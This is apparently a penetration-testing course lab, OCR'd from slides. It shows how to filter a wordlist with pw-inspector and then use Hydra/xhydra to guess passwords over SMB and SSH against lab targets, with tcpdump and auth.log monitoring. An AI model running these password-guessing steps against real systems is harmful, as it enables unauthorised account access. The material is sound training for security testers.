


In addition to Hydra (the password guesser) and xhydra (the GUI), this suite also comes with a useful tool called pw-inspector, which trims down wordlist files to select those words that match a specified password policy. Thus, we won't waste time guessing passwords that wouldn't meet the established policy requirements of the target. Note, however, sometimes you do want to send guesses that do not match the target system's or enterprise's password policies, simply because some systems and user accounts do not comply with the policy.


The pw-inspector tool can take a list of words on standard input, remove words that do not meet certain specified criteria, and dump the resulting list of words on its standard output. Alternatively, instead of using stdin and stdout, users can specify input and output files with the –i and –o options, respectively. The –m [n] option tells pw-inspector the minimum number of characters to use for a password is n. Any words that are shorter will be removed. Similarly, -M [N] says to remove all words longer than N characters.

The –c [count] option tells pw-inspector how many password criteria a given word must meet to be included in the list. In other words, some policies state that, "A password must meet two of the three following criteria." A tester could then configure pw-inspector with –c 2. The criteria are defined using the following options:

- **-l**: The password must contain at least one lowercase character.
- **-u**: The Password must contain at least one uppercase character. (To specify a mixed case requirement, configure –c 2 –l –u.)
- **-n**: The password must contain at least one number.
- **-p**: The password must contain at least one printable character that is neither alphabetic nor numeric, which includes !@#$%^&*().
- **-s**: The password must include characters not included in the other lists (such as nonprintable ASCII characters).



To get more familiar with Hydra, let's conduct a hands-on lab, looking at how to configure it and use it to attack common Windows and Linux/UNIX services.



We will now perform a password-guessing lab against two target machines, 10.10.10.10 (a Windows machine we'll access across the network) and 127.0.0.1 (your own Linux system testing against its localhost address).

Suppose that we've been given a username and an associated service for each machine. We may have gotten this information from reconnaissance, e-mail addresses, sniffing, social engineering, dumpster diving, or other mechanisms.


In our scenario, user *george* has an account on *10.10.10.10*, which he accesses for *Windows file and print sharing*.

Similarly, we've been given information that user *jim* accesses *127.0.0.1* via Secure Shell (SSH), using *SSH protocol version 2*.

Suppose also that we've been told that the target organization has a password policy that requires all passwords to be six or more characters in length and meet two of the three following criteria:

- All passwords must have a number in them.
- All passwords must have at least one uppercase alphabetic character.
- All passwords must have at least one lowercase alphabetic character.

That's our scenario. Let's attack it.



For this lab, we use the password dictionary that comes with the John the Ripper password cracking tool. Although not comprehensive, this list is a good starting point, including thousands of commonly used passwords. First, we look through this list and then pare it down to meet the target organization's password policy.

C copy the password list from John the Ripper into the /tmp directory so that we can start tweaking it:

```
# cp /opt/john-1.8.0-jumbo/run/password.lst /tmp/
```

Then, count the number of words in the John list, using the word count (wc) command, configured to count the number of lines (-l):


```
# wc -l /tmp/password.lst   ← That is a dash-lowercase-L,
                                not a dash-one.
```

There should be more than 3,000 words in that list.

Now, look at the John list:

```
# gedit /tmp/password.lst
```

Be careful if you are easily offended because there are some naughty words in the list. A significant percentage of users includes bad words as part of their password, so an effective password guessing and cracking tool needs to include them. Close gedit when you finish inspecting the word list.



Next, experiment with pw-inspector. Start by reviewing its command-line options:

```
# pw-inspector
```

Here is how we can dump the full John the Ripper wordlist on Standard Output:

```
# cat /tmp/password.lst
```

Next, to get a feel for how pw-inspector works, look for words that have numbers in them:

```
# cat /tmp/password.lst | pw-inspector -n
```

To get an idea of the tool's flexibility, look for words that have printable, non-alpha, non-numeric characters:

```
# cat /tmp/password.lst | pw-inspector -p
```

Now, more to the point, we can generate a list of words that matches our password policy:

```
# cat /tmp/password.lst | pw-inspector -m 6 -n -u -l -c 2
```

Note: That is a dash-lowercase-L, not a dash-one.


Now count the number of words we'll be generating in our list:

```
# cat /tmp/password.lst | pw-inspector -m 6 -n -u -l -c 2 | wc -l
```

Note: That is a dash-lowercase-L, not a dash-one, twice in the preceding command.

Because this list looks reasonable, store it in a file called /tmp/custom_list.lst:

```
# cat /tmp/password.lst | pw-inspector -m 6 -n -u -l -c 2 >
/tmp/custom_list.lst
```



With our customized password list in hand, we can now configure THC-Hydra by invoking its associated GUI:

```
# xhydra
```

In the Target tab, set the following options:

Single Target = **10.10.10.10**
Protocol = **smb** (the server message block protocol used by Windows file and print sharing)

Leave the Port at 0 because this setting uses the default port for each given protocol. Note that you have an option, though, of doing password guessing of services on unusual ports, such as SSH on, say, TCP port 3333.


Next, go to Passwords tab, and enter:

Username: **george**

Click the Password list radio button, then click on the field next to it. Navigate to your custom_list.lst file by clicking on "File System" and then going to tmp and selecting custom_list.lst. NOTE: Many people forget to click the Password list radio button, so verify that you've checked it. If you haven't selected that radio button, THC Hydra will try let's only one password of "yourpass."

Also, check the Try login as password and Try empty password options. Although these are outside of the organization's policy, we just might get lucky with them.

Look at the bottom of the Hydra window and you can see the command line that the GUI is constructing.




Please review your configuration again, matching it against the screen shots on the previous slide. Then, go to the Start tab.

Next, in a separate terminal window, configure the tcpdump sniffer to look at all traffic going to and from host 10.10.10.10. (Make sure it doesn't resolve names.)

```
# tcpdump -nn host 10.10.10.10
```

Back in Hydra, click the Start button in the Start tab. Watch the tcpdump output as the test runs.

Hydra should successfully guess the password for george. Please note the port numbers used for the guessing in your sniffer output: TCP port 445.



Next, we perform password guessing against a system with the SSH service running. We actually target our localhost in this part of the lab, so let's get it ready by creating an account for user jim in Linux:

```
# useradd jim
# passwd jim
```

Type (carefully!): **bond007**
Retype: **bond007**


Next, we need to verify that sshd is running and listening on TCP port 22:

```
# lsof -Pi
```

You should see it running, with your output showing that sshd is listening on the port associated with ssh.

It should be running by default on the VMware image for the course. If it isn't, you can start sshd by running:

```
# service sshd start
```



Next, run xhydra. (If it's already running, just change to its window.)

```
# xhydra
```

Go to the Target tab and enter:

Target = **127.0.0.1**

Protocol = **ssh**

The ssh indicates we will be password guessing using secure shell protocol.

Leave Port at 0, again because it will use the default for this service, TCP 22.

This time, select the Show Attempts check box.

This configuration will let us watch as it tries guesses.

Next, go to the Passwords tab and enter:

Username: **jim**

Check to verify that the radio button for Password list is selected and make sure its field value shows **/tmp/custom_list.lst**

You can also check the Try login as password and Try empty password options if you'd like.

Let's run our sniffer, grabbing all traffic passing across the local loopback interface:

```
# tcpdump -i lo
```


As the lab runs, we want to get a feel for how it might be logged. In a separate terminal window on Linux, run the tail command, which shows the last several lines of a file, configured with the –f option to update its output as items are appended to the file, looking at our main authentication log file, /var/log/auth.log:

```
# tail -f /var/log/auth.log
```

Then, go to the Start tab in xhydra. Click Clear Output, and then click the Start button.

Watch the output of the tail command. You should see numerous login failures being logged for user jim and service sshd.

Also, look at the display of xhydra, showing you each attempt. It is launching a lot of password attempts in parallel, up to 16 separate guesses at a time by default, performed by the main hydra process and 15 child processes that it spawns!



To see how Hydra determines how many parallel guessing tasks to run, click the Tuning tab near the top of the xHydra screen.

Here, you see that the number of Tasks for ssh password guessing is 16, as is the default for most protocols. For SMB-based password guessing, though, xHydra automatically over-rides this setting so that it ALWAYS uses just 1 task, due to the complexity and sensitivity of Windows SMB services. The Tuning tab for SMB still shows 16, but Hydra does only one guess at a time.


wiki.skullsecurity.org

Lab Conclusion


- In this lab, you've seen how to:
  - Fine-tune a wordlist to match a target organization's password policy using pw-inspector
  - Configure Hydra to guess passwords for SMB and SSH
  - Tune the number of simultaneous guesses Hydra makes so that you don't overwhelm a target system
- Each of these techniques helps a penetration tester determine passwords and could be an initial entry point into a target system

In conclusion, in this lab, you saw how to use pw-inspector to prune a dictionary, creating a more focused wordlist tuned to an organization's password policy. The result is a more effective password-guessing attack. Furthermore, you configured Hydra and used it to perform password guessing against targets via SMB and SSH. And, finally, you saw how to tune the number of simultaneous guesses Hydra makes so that you don't overwhelm a target.

These techniques combined together are immensely useful to a penetration tester because they can provide a password into a target environment. That access may be the initial entry point into a target system, which we can then use to plunder and pivot.

